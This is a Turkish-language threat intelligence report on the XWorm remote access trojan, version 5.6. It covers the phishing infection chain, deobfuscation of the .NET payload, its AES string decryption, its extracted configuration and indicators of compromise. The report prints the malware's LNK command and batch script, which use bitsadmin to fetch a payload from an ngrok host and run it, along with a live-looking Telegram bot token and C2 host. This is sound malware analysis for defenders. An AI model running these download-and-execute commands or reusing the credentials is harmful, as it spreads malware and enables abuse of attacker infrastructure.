ECHO

CYBER THREAT INTELLIGENCE

XWORM

Teknik Analiz Raporu

@echocti @echocti echocti.com

Yönetici Özeti

XWorm, Remote Access Trojan (RAT) türünde bir zararlı yazılım olup, genellikle malware-as-a-service (MaaS) modeliyle dağıtılmaktadır. İlk olarak Temmuz 2022'de tespit edilen bu zararlı yazılım, sistem kaynaklarını hedef alarak GPU, CPU, RAM gibi donanım bilgilerini toplar, bu bilgileri komuta kontrol sunucularına iletir ve sistemi bot haline getirerek Dağıtık Hizmet Engelleme (DDoS) saldırılarında kullanır. Ayrıca, kullanıcı aktivitelerini izleyebilme ve çeşitli casusluk faaliyetlerinde bulunma gibi tehlikeli yeteneklere sahiptir.


XWorm'un kaynakları ve hedefleri, saldırının amacına ve arkasındaki tehdit aktörlerinin motivasyonlarına göre değişiklik göstermektedir. Finansal kazanç amacıyla genellikle bankacılık ve finans sektörünü hedef alırken, devlet kurumlarına yönelik casusluk saldırıları da gerçekleştirmektedir. Bu saldırılar, farklı ülkelerdeki botnet ağları ve sunucular aracılığıyla yürütülmekte, özellikle Rusya, Çin ve Kuzey Kore gibi ülkelerden yönetilmektedir.

Genellikle phishing (oltalama) saldırılarıyla sistemlere sızan XWorm, yerleştikten sonra çeşitli gizlenme teknikleri ve PowerShell komutları kullanarak tespit edilmekten kaçınmaktadır. Enfekte ettiği cihazları uzaktan kontrol edilen botlara dönüştürerek, veri sızdırma, DDoS saldırıları ve diğer zararlı eylemler için kullanır. Bu rapor, XWorm'un tespit edilen teknik özelliklerini, çalışma yöntemlerini ve tehdit oluşturduğu alanları detaylandırarak, kuruluşların bu tür tehditlerden korunma stratejilerine dair öneriler sunmaktadır.


Teknik Analiz

MD5	44d25f6415cd517333876e40631bb270
SHA256	c2c61c5f82cb2d6c83ab49c6920ea7c6fb234d9b7b7c27371eaf32642bffb998
FILE TYPE	PE32 - EXE

Saldırgan, bir dosyayı indirmek için kısaltılmış bir bağlantı içeren bir e-posta göndermektedir:



Kullanıcı, sağlanan bağlantıya tıkladığında, tarayıcı otomatik olarak Itinerary.doc _.zip dosyasının indirilmesini başlatacaktır, aşağıda gösterildiği gibi:



İndirilen .zip dosyasının içerisinde bir kısayol dosyası (.lnk) bulunmaktadır:


Itinerary.doc.lnk dosyası daha detaylı incelendiğinde, saldırganın bu dosyadan yararlanarak output4.bat adında kötü amaçlı bir .bat betiği indirip çalıştırdığı tespit edilmiştir:

```
StringData
{
    namestring: not present
    relativepath: ..\..\Windows\System32\cmd.exe
    workingdir: not present
    commandlinearguments: /c @echo off && title Update && bitsadmin /transfer mdj /download /priority FOREGROUND https://mydoc.ngrok-free.app/output4.bat
"%temp%\\output.bat" && start "" "%temp%\\output.bat"
    iconlocation: C:\Users\GRACE\Desktop\Home\Icons\Icon15.ico
}
```

output4.bat dosyası indirilip incelendiğinde, zararlı bir yükü indirmek ve hedef sistemde çalıştırmak için bitsadmin kullandığı ortaya çıkmıştır. İndirilen dosya svchost.com olarak gizlenmiş ve %temp% klasörüne kaydedilmiştir:


```
1 @echo off
2 if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
3 title Update...
4 color f
5 set pOut="%temp%\\svchost.com"
6 bitsadmin /transfer "mdj" /download /priority FOREGROUND "https://mydoc.ngrok-free.app/svchost.com" %pOut%
7 start "" %pOut%
8 DEL "%~f0"
```

İndirilen svchost.com dosyası, potansiyel tehditleri tanımlamak için DiE ve ExeInfo gibi popüler araçlar kullanılarak gerçekleştirildi. Bu taramanın sonuçları aşağıda sunulmuştur:




Şekilde gösterildiği gibi, bu .NET'te yazılmış bir yüktür ve muhtemelen .NET Reactor koruyucusu tarafından korunmaktadır. DiE bunu XWorm kötü amaçlı yazılım ailesi olarak bile tespit etti.

Dosyayı dnSpy'a yüklediğimizde ve giriş noktasına gittiğimizde, kodunun tamamen gizlenmiş olduğunu görebiliriz.




Kod büyük ölçüde gizlenmişti, bu da okunmasını neredeyse imkansız hale getiriyordu. Şansımızı NETReactorSlayer aracı ile denediğimizde, elde edilen sonuç çok daha umut vericiydi:




Kötü amaçlı yazılım kodunun kapsamlı bir analizi, ilişkili tüm dizelerin şifrelenmiş olduğunu ortaya çıkardı:

pjuwlH0Onm5es3BMfhR1hfmv dizesinin kodunu çözmekten sorumlu işlev aşağıdaki gibi uygulanır:



Fonksiyonu incelediğimizde, kötü amaçlı kodun aşağıdaki işlemleri gerçekleştirdiğini gözlemliyoruz:

"5b6qhQLrSgjM8zFs" dizesinin MD5 karmasını hesaplar ve dizi2 değişkenine yerleştirir:




- "23DB8E591319155C9A1EFBEA84A17123DB8E591319155C9A1EFBEA84A1717600" değerine sahip AES anahtarı olarak kullanılacak yeni bir dizi oluşturmak için dizi2'deki verileri kullanın

```
Array.Copy(array2, 0, array, 0, 16);
Array.Copy(array2, 0, array, 15, 16);
rijndaelManaged.Key = array;
```

- İlk olarak, Base64 kullanarak dizenin kodunu çözün. Ardından, daha önce edinilen AES anahtarı ile ECB modunda AES kullanarak sonucun şifresini çözün

```
rijndaelManaged.Key = array;
rijndaelManaged.Mode = CipherMode.ECB;
ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
byte[] array3 = Convert.FromBase64String(kUuntDk5aDZKDjOHvtY1eLsi);
return ksaivTXXnU135JIFKAf8mYgT.oI2xNMFzKCxPc2GXrDs8lvTe(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
```


Yukarıda özetlenen adımların ardından, veriler CyberChef kullanılarak aşağıda gösterildiği gibi simüle edilmiştir:



Kötü amaçlı yazılım yapılandırması aşağıdaki gibidir:

Host	**cyberdon1[.]duckdns[.]org**
Port	1500
Splitter	<Xwormmm>
Sleep time multiplier	3
Mutex	5b6qhQLrSgjM8zFs
USB drop file	system32.exe
Telegram token	7483891888:AAGbwyeJ_9j8PbOJI1cOfRW_cbll04oDXhA
Telegram chat id	1344104260

Bu raporda incelenen XWorm sürümü 5.6'dır.



Indicators of compromise

IoC	Type	Description
8ca7c43f383d3214f469a18fcc30436f472f9bd3d9b6134aea5d61a523665659	SHA256	XClient.exe
pastebin.com	DOMAIN	
pastebin.com/raw/zs3YKzJ3	DOMAIN	
qsjksd-22439.portmap.host	DOMAIN	
api.telegram.org/bot	DOMAIN	
MyApplication.org	DOMAIN	
192.161.193.99	IP	
149.154.167.220	IP	

MITRE ATT&CK Table

TECHNIQUE TITLE	ID
Persistence [TA0028]	
Boot or Logon Autostart Execution	T1547
Scheduled Task/Job	T1053
Powershell	T1059
Defense Evasion [TA0030]	
Modify Registry	T1112
Obfuscated Files or Information	T1027
Discovery [TA0032]	
System Information Discovery	T1082
Query Registry	T1012
Command and Control [TA0037]	
Ingress Tool Transfer	T1105

CYBER THREAT INTELLIGENCE